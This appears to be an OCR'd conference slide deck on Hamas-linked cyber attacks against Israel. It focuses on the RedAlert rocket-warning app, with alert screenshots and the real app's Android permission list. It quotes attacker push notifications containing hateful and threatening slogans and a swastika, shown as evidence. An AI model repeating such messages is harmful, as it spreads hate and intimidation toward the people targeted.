Harassed by Hamas

Israel's Cyber War

Disclaimer

The views and research presented here are solely my own and have been conducted in my personal capacity. They do not reflect the opinions or positions of my employer.

Note; References and images related to war, Nazis, 18+

About Me

Application Security Lead

[ex] OWASP Chapter Leader

Mobile application security research

Former ICS / SCADA engineer

Occasionally watch cars go 'round in circles' for extended periods of time

Agenda

- traditional war
- background of cyber war
- threat actors
- more malware
- DDoS
- what can orgs do
- future of cyber war?
- Q&A

...but first...

War

Background & History


> "there is a war out there, old friend - a world war... and it's not about whose got the most bullets; it's about who controls the information"

— Sneakers (1992)

"There is no cyberwar"


THE COMMUNICATORS
OBAMA ADMINISTRATION & CYBERSECURITY
HOWARD SCHMIDT
White House Cybersecurity Coordinator
C-SPAN
c-span.org

7 October 2023



The area of Israel includes the Golan Heights and Jerusalem.

RedAlert



56 23:23

התרעות אחרונות

דן 161
אור יהודה, גני תקווה, יהוד מונוסון, כפר אז"ר, מעש, נווה אפעל, סביון, קרית אונו, רמת אפעל
22:01:40


דן 160
בני ברק, גבעת שמואל, גבעתיים, חוות שלם, פתח תקווה, רמת גן
22:01:40

שפלה 182
אירוס, גבעת ברנר, גיבתון, גן שלמה, נצר סרני, רחובות
22:01:40

שפלה 175
גן שורק, נטעים, פלמחים, ראשון לציון
22:01:40


דן 162
אזור, בת ים, חולון, מקווה ישראל
22:01:40

שלח "אני במרחב מוגן"



anonghost

RedAlert - API




Red Alert • 卐 • now

death to israel

Red Alert • AnonGhost • now

The Nuclear Bomb is coming

RedAlert



56 23:23

התרעות אחרונות

דן 161
אור יהודה, גני תקווה, יהוד מונוסון, כפר אז"ר, מעש, נווה אפעל, סביון, קרית אונו, רמת אפעל
22:01:40


דן 160
בני ברק, גבעת שמואל, גבעתיים, חוות שלם, פתח תקווה, רמת גן
22:01:40

שפלה 182
אירוס, גבעת ברנר, גיבתון, גן שלמה, נצר סרני, רחובות
22:01:40

שפלה 175
גן שורק, נטעים, פלמחים, ראשון לציון
22:01:40

דן 162
אזור, בת ים, חולון, מקווה ישראל
22:01:40

שלח "אני במרחב מוגן"



97 02:56

עוטף עזה 217

App Permissions


real app

```
android.permission.VIBRATE
android.permission.INTERNET
android.permission.WAKE_LOCK
android.permission.ACCESS_NETWORK_STATE
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.POST_NOTIFICATIONS
android.permission.SYSTEM_ALERT_WINDOW
android.permission.FOREGROUND_SERVICE
```

fake app

